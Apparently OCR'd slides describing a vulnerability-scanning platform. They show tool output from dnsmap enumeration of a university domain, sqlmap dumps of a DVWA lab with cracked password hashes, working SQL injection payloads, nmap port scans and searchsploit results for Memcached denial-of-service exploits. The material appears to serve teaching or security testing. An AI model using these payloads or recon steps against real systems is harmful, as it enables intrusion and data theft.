
## BROKER'S FIRM

- Add the endpoint and share it a pool within the company
- Get the scan history status record
- Generate the report and down load it

## ADMIN

- Create the scan from the template
- View over all endpoint request from all company





```
cmkl_result - Notepad
File Edit Format View Help
email.cmkl.ac.th
IP address #1: 54.163.206.238
IP address #2: 3.221.95.122

gateway.cmkl.ac.th
IP address #1: 35.227.196.31

login.cmkl.ac.th
IP address #1: 52.12.28.200
IP address #2: 54.71.132.32
IP address #3: 44.228.7.2

www.cmkl.ac.th
IP address #1: 13.115.25.84
IP address #2: 54.250.33.70
IP address #3: 13.112.212.160
```

```
dnsmap_wlist_names - Notepad
File Edit Format View Help
dnsmap cmkl.ac.th -w subbrute/names.txt
dnsmap 0.35 - DNS Network Mapper

[+] searching (sub)domains for cmkl.ac.th using subbrute/names.txt
[+] using maximum random delay of 10 millisecond(s) between requests

www.cmkl.ac.th
IP address #1: 54.250.33.70
IP address #2: 13.115.25.84
IP address #3: 13.112.212.160

info.cmkl.ac.th
IP address #1: 13.112.212.160
IP address #2: 54.250.33.70
IP address #3: 13.115.25.84

event.cmkl.ac.th
IPv6 address #1: 2606:4700:3034::ac43:c95e
IPv6 address #2: 2606:4700:3034::6815:2ca6

event.cmkl.ac.th
IP address #1: 172.67.201.94
IP address #2: 104.21.44.166

ece.cmkl.ac.th
IPv6 address #1: 2606:4700:3034::ac43:c95e
IPv6 address #2: 2606:4700:3034::6815:2ca6

ece.cmkl.ac.th
IP address #1: 104.21.44.166
IP address #2: 172.67.201.94

careers.cmkl.ac.th
IPv6 address #1: 2606:4700:3034::ac43:c95e
IPv6 address #2: 2606:4700:3034::6815:2ca6
```

DNSMap  
/Amass

SQLMap

Nmap

Searchsploit  
/CVE

Carbone

Dirb

Hydra

sqlmap-dvwa-low-dump-all-lv1risk1 - Notepad

File Edit Format View Help

web application technology: Apache 2.4.25

back-end DBMS: MySQL >= 5.0 (MariaDB fork)

Database: dvwadb

Table: users

[5 entries]

user_id	avatar	user	password	last_name	first_name	last_login	failed_
1	/DVWA/hackable/users/admin.jpg	admin	5f4dcc3b5aa765d61d8327deb882cf99 (password)	admin	admin	2020-11-30 07:42:32	0
2	/DVWA/hackable/users/gordonb.jpg	gordonb	e99a18c428cb38d5f260853678922e03 (abc123)	Brown	Gordon	2020-11-30 07:42:32	0
3	/DVWA/hackable/users/1337.jpg	1337	8d3533d75ae2c3966d7e0d4fcc69216b (charley)	Me	Hack	2020-11-30 07:42:32	0
4	/DVWA/hackable/users/pablo.jpg	pablo	0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)	Picasso	Pablo	2020-11-30 07:42:32	0
5	/DVWA/hackable/users/smithy.jpg	smithy	5f4dcc3b5aa765d61d8327deb882cf99 (password)	Smith	Bob	2020-11-30 07:42:32	0

Database: dvwadb

Table: guestbook

[1 entry]

comment_id	name	comment
1	test	This is a test comment.

Database: information\_schema

Table: TABLESPACES


[0 entries]

NODEGROUP_ID	ENGINE	EXTENT_SIZE	MAXIMUM_SIZE	TABLESPACE_NAME	TABLESPACE_TYPE	AUTOEXTEND_SIZE	LOGFILE_GROUP_NAME	TABLESPACE_COMMENT
--------------	--------	-------------	--------------	-----------------	-----------------	-----------------	--------------------	--------------------

Database: information\_schema

Table: USER\_PRIVILEGES


[1 entry]



sqlmap-dvwa-medium-dump-all-lv1risk1 - Notepad

File Edit Format View Help

sqlmap identified the following injection point(s) with a total of 3619 HTTP(s) requests:  
---  
Parameter: id (POST)  
  Type: boolean-based blind  
  Title: Boolean-based blind - Parameter replace (original value)  
  Payload: id=(SELECT (CASE WHEN (6337=6337) THEN 1 ELSE (SELECT 9350 UNION SELECT 1265) END))&Submit=Submit  
  
  Type: error-based  
  Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)  
  Payload: id=1 AND (SELECT 4829 FROM(SELECT COUNT(\*),CONCAT(0x71767a7071,(SELECT (ELT(4829=4829,1))),0x7162627a71,FLOOR(RAND(0)\*2))x FROM INFORMATION\_SCHE  
  
  Type: time-based blind  
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)  
  Payload: id=1 AND (SELECT 1207 FROM (SELECT(SLEEP(5)))rpVj)&Submit=Submit  
  
  Type: UNION query  
  Title: Generic UNION query (NULL) - 2 columns  
  Payload: id=1 UNION ALL SELECT NULL,CONCAT(0x71767a7071,0x64577a6872685867794874754f6b54526b4d7062487a51436d4a6f454c666d636341434e49685161,0x7162627a71)-  
---  
web server operating system: Linux Debian 9 (stretch)  
web application technology: Apache 2.4.25  
back-end DBMS: MySQL >= 5.0 (MariaDB fork)  
Database: dvwadb  
Table: users  
[5 entries]  
+-----+-----+-----+-----+-----+-----+-----+-----+  
| user\_id | avatar | user | password | last\_name | first\_name | last\_login | failed\_ |  
+-----+-----+-----+-----+-----+-----+-----+-----+  
1	/DVWA/hackable/users/admin.jpg	admin	5f4dcc3b5aa765d61d8327deb882cf99 (password)	admin	admin	2020-11-30 07:42:32	0
2	/DVWA/hackable/users/gordonb.jpg	gordonb	e99a18c428cb38d5f260853678922e03 (abc123)	Brown	Gordon	2020-11-30 07:42:32	0
3	/DVWA/hackable/users/1337.jpg	1337	8d3533d75ae2c3966d7e0d4fcc69216b (charley)	Me	Hack	2020-11-30 07:42:32	0
4	/DVWA/hackable/users/pablo.jpg	pablo	0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)	Picasso	Pablo	2020-11-30 07:42:32	0
5	/DVWA/hackable/users/smithy.jpg	smithy	5f4dcc3b5aa765d61d8327deb882cf99 (password)	Smith	Bob	2020-11-30 07:42:32	0
+-----+-----+-----+-----+-----+-----+-----+-----+



```
# Nmap 7.80 scan initiated Mon Apr 19 06:49:41 2021 as: nmap -v -A -p- -oG dg.txt -oX dx.txt -oN dl.txt -iL ipList.txt
Nmap scan report for [REDACTED]
Host is up (0.29s latency).
Not shown: 65528 closed ports
PORT      STATE      SERVICE    VERSION
22/tcp    open      ssh        OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
25/tcp    filtered  smtp
80/tcp    open      http?
303/tcp   open      http       Golang net/http server (Go-IPFS json-rpc or InfluxDB API)
|_http-title: Site doesn't have a title (text/plain; charset=utf-8).
8291/tcp   filtered  unknown
8728/tcp   filtered  unknown
11211/tcp  filtered  memcache
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for [REDACTED]
Host is up (0.29s latency).
Not shown: 65528 closed ports
PORT      STATE      SERVICE    VERSION
22/tcp    open      ssh        OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
25/tcp    filtered  smtp
80/tcp    open      http?
303/tcp   open      http       Golang net/http server (Go-IPFS json-rpc or InfluxDB API)
|_http-title: Site doesn't have a title (text/plain; charset=utf-8).
8291/tcp   filtered  unknown
8728/tcp   filtered  unknown
11211/tcp  filtered  memcache
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Mon Apr 19 07:08:53 2021 -- 2 IP addresses (2 hosts up) scanned in 1152.40 seconds
```

DNSMap  
/Amass

SQLMap


Nmap

Searchsploit  
/CVE


Carbone

Dirb

Hydra




```
1 {
2   "SEARCH": "Memcached 1.5.5",
3   "DB_PATH_EXPLOIT": "/opt/exploitdb",
4   "RESULTS_EXPLOIT": [
5     {"Title": "Memcached 1.5.5 - 'Memcrashed' Insufficient Control of Network Message Volume Denial of Service With Shodan API", "URL": "https://www.exploit-db.com/exploits/44265"},
6     {"Title": "Memcached 1.5.5 - 'Memcrashed' Insufficient Control Network Message Volume Denial of Service (1)", "URL": "https://www.exploit-db.com/exploits/44264"},
7     {"Title": "Memcached 1.5.5 - 'Memcrashed' Insufficient Control Network Message Volume Denial of Service (2)", "URL": "https://www.exploit-db.com/exploits/44254"}
8   ],
